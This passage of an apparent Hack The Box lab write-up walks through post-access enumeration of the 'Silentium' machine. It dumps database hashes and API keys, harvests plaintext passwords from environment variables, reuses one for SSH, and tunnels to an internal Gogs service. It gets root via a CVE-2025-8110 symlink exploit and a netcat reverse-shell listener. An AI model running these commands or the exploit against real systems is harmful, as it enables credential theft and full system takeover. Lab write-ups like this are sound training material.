 YAY thats initial access.
After some time exploring the file system there doesn’t to be anything interesting in the /home/node directory and thats the only user directory. The root directory has an interesting directory .flowise.

Inside this directory, it includes a database.sqlite and encryption.key files, and an uploads directory. The uploads dir is empty, but the encryption.key seems to have a hashed key (at first glance) hdsVqdkOcLN4fwdpvMPtbAi2++qi8yFc.

The database.sqlite is an sqlite database, which we will investigate right away.
(had to reset machine due to technical difficulties so the IP will be different from this point)
The first thing we do is get the database table:
sqlite3 database.sqlite ".tables"
Now we are able to get two interesting things right of the bat, the user admin’s (ben) bcrypt hash ($2a$05$pXSTEp6Tcy1xScw3YtFOUe.6RZlznkh68TEtOVZpEO1Us0CRSVTXa):

And an apikey (hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc):

First things first we will attempt to crack that hash with hashcat:
echo '$2a$05$pXSTEp6Tcy1xScw3YtFOUe.6RZlznkh68TEtOVZpEO1Us0CRSVTXa' > hash.txt
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
While that runs in the background lets see if we can get authenticated API access with that API key:
curl -H "x-api-key: hWp_8jB76zi0VtKSr2d9TfGK1fm6NuNPg1uA-8FsUJc" http://staging.silentium.htb/api/v1/credentialsThis just responds with an {"error":"Unauthorized Access"}, which means this angle isn’t going to work. The API key seems to be useless for now, I’m not going to write it off yet, but for now I’ll just wait for hashcat.
While hashcat takes its sweet old time (too much time) I did some more enumeration on the target since i have the reverse shell. First I look for the users on the machine:
cat /etc/passwd | grep -v nologin | grep -v false Doesnt return anything interesting just a root and node user.
next I check for the environment variables currently set in the shell:
envAnd the output is pretty interesting:
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
~/.flowise # env | less
FLOWISE_PASSWORD=F1l3_d0ck3r
ALLOW_UNAUTHORIZED_CERTS=true
NODE_VERSION=20.19.4
HOSTNAME=c78c3cceb7ba
YARN_VERSION=1.22.22
SMTP_PORT=1025
SHLVL=3
PORT=3000
HOME=/root
OLDPWD=/
SENDER_EMAIL=ben@silentium.htb
PUPPETEER_EXECUTABLE_PATH=/usr/bin/chromium-browser
JWT_ISSUER=ISSUER
JWT_AUTH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
LLM_PROVIDER=nvidia-nim
SMTP_USERNAME=test
SMTP_SECURE=false
JWT_REFRESH_TOKEN_EXPIRY_IN_MINUTES=43200
FLOWISE_USERNAME=ben
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
DATABASE_PATH=/root/.flowise
JWT_TOKEN_EXPIRY_IN_MINUTES=360
JWT_AUDIENCE=AUDIENCE
SECRETKEY_PATH=/root/.flowise
PWD=/root/.flowise
SMTP_PASSWORD=r04D!!_R4ge
NVIDIA_NIM_LLM_MODE=managed
SMTP_HOST=mailhog
JWT_REFRESH_TOKEN_SECRET=AABBCCDDAABBCCDDAABBCCDDAABBCCDDAABBCCDD
SMTP_USER=test
There are a few interesting things in the environment variables but lets go through them one by one. First of all there is the FLOWISE_PASSWORD=F1l3_d0ck3r which could be two things, either the password to the staging.silentium.htb or a reused password on ben’s ssh.
So first I try to ssh into been because it takes the least amount of work. SSH it ends up failing so we go over to the webpage and try again, and that ends up failing as well.
Secondly there is the SMTP_PASSWORD=r04D!!_R4ge, now this again can be two possibilities, either its a password for an SMTP service running or a reused password for ben’s SSH login. Since nmap didn’t reveal an SMTP service, I will bet its the latter and attempt that first.
ssh ben@10.129.21.210
#Password:r04D!!_R4ge
And that turned out to be correct, we are in as ben and immediately find the user flag (ea97d0f2b0ed6e4cbf99f2166bcbb166).

(Had to restart the machine again so there will be a different IP from this point)
Now we go for priv esc.
First thing I did was run sudo -l unfortunately I dont have perms to run that.
So then I pivoted to checking the SUID binaries
find / -perm -4000 2>/dev/null
I see a few interesting things here like /usr/lib/polkit-1/polkit-agent-helper-1, so I try to grep the version maybe I can get a vulnerability here.
dpkg -s polkitd | grep Version Unfortunately its running on a version that only really has DOS type vulns so we move on to the next interesting thing
 /usr/bin/chfn and /usr/bin/chsh but nothing interesting comes up after deeper investigation.
Next I want to check for internal listening ports:
ss -tlnp 
From here we see some interesting things, first of all the ports that we do know are 3000 (flowise) and 1025 (SMTP). This is all know from the env output we got earlier. The rest are all unknown. And then we have port 8025 which is the default port for Mailhog webUI.
The Mailhog webUI seems to be the most interesting thing before checking all the unknown ports lets visit that. But first I have to forward the port to my attack box using an SSH tunnel:
ssh -L 8025:127.0.0.1:8025 ben@10.129.245.103Now we can visit http://127.0.0.1:8025 on my attack box. But nothing really seems interesting here.
Time to move on to the unknown ports by curling them to see what they are running:
curl http://127.0.0.1:3001
curl http://127.0.0.1:39327
Port 39327 doesn’t seem to return anything, but 3001 is running Gog (a self-hosted git service) and it gives us the hostname in the meta tags.
		<meta property="og:url" content="http://staging-v2-code.dev.silentium.htb:3001/" />
		<meta property="og:type" content="website" />
		<meta property="og:title" content="Gogs">
		<meta property="og:description" content="Gogs is a painless self-hosted Git service.">
		<meta property="og:image" content="http://staging-v2-code.dev.silentium.htb:3001/img/favicon.png" />
		<meta property="og:site_name" content="Gogs">
Now we can do another SSH tunnel so we can visit this on the attack box:
ssh -L 3001:127.0.0.1:3001 ben@10.129.245.103When we visit the website we see the ability to sign in and we see that ben is a user.

Unfortunately none of the passwords we have work but we can register a new account. So now we create a dummy account and continue investigating.

With the dummy account created there are no repos visible anywhere, and ben’s profile also shows no public repos. Since we cant log in as ben directly and the forgot password feature says email is disabled, we need another way in.
We go back to the SSH shell and look for the Gogs config file:
find / -name "app.ini" 2>/dev/null
We find it at /opt/gogs/gogs/custom/conf/app.ini and reading it gives us some very useful information:
cat /opt/gogs/gogs/custom/conf/app.iniBRAND_NAME = Gogs
RUN_USER = root
RUN_MODE = prod
[server]
HTTP_ADDR = 127.0.0.1
HTTP_PORT = 3001
DOMAIN = staging-v2-code.dev.silentium.htb
...
[database]
TYPE = sqlite3
PATH = /opt/gogs/data/gogs.db
...
[security]
INSTALL_LOCK = true
SECRET_KEY = sdsrcxSm0iC7wDO
...
[auth]
REQUIRE_EMAIL_CONFIRMATION = false
DISABLE_REGISTRATION = false
ENABLE_REGISTRATION_CAPTCHA = trueTwo things stand out here. First is RUN_USER = root, meaning Gogs is running as root, so any code execution through Gogs gives us root directly. Second is the SECRET_KEY = sdsrcxSm0iC7wDO.
The database is at /opt/gogs/data/gogs.db but we dont have permissions to read it:
ls -la /opt/gogs/data/
# ls: cannot open directory '/opt/gogs/data/': Permission denied
Now we check what version of Gogs is running:
/opt/gogs/gogs/gogs --version
It is running version 0.13.3. After some research we find CVE-2025-8110, an RCE vulnerability in Gogs. The exploit works by creating a repo with a malicious symlink pointing to the .git/config file, then overwriting that config via the API with a malicious sshCommand payload. When Gogs processes the repo over SSH it executes the command.
Then we find the PoC on github at https://github.com/zAbuQasem/gogs-CVE-2025-8110, but we have to modify it to skip registration (since captcha is enabled) and instead use our existing dummy account. The modified version can be found on my github at (github_link).
So now we get the modified PoC to skip registration and instead use our existing dummy account:
git clone <github_link>
cd CVE-2025-8110-silentium-htb
We also need to set our git identity or the commit step will fail:
git config --global user.email "test@test.com"
git config --global user.name "test"
Now we set up a listener:
nc -lvnp 9001And run the exploit pointing at our forwarded port:
python3 CVE-2025-8110.py -u http://127.0.0.1:3001 -lh 10.10.14.83 -lp 9001 -un <dummy_username> -pw <dummy_password>
We get a shell back on our listener as root since Gogs was running as root.

We grab the root flag:
cat /root/root.txt And the root flag is
 d5f7d545515662f6d4907be8f81ccf29.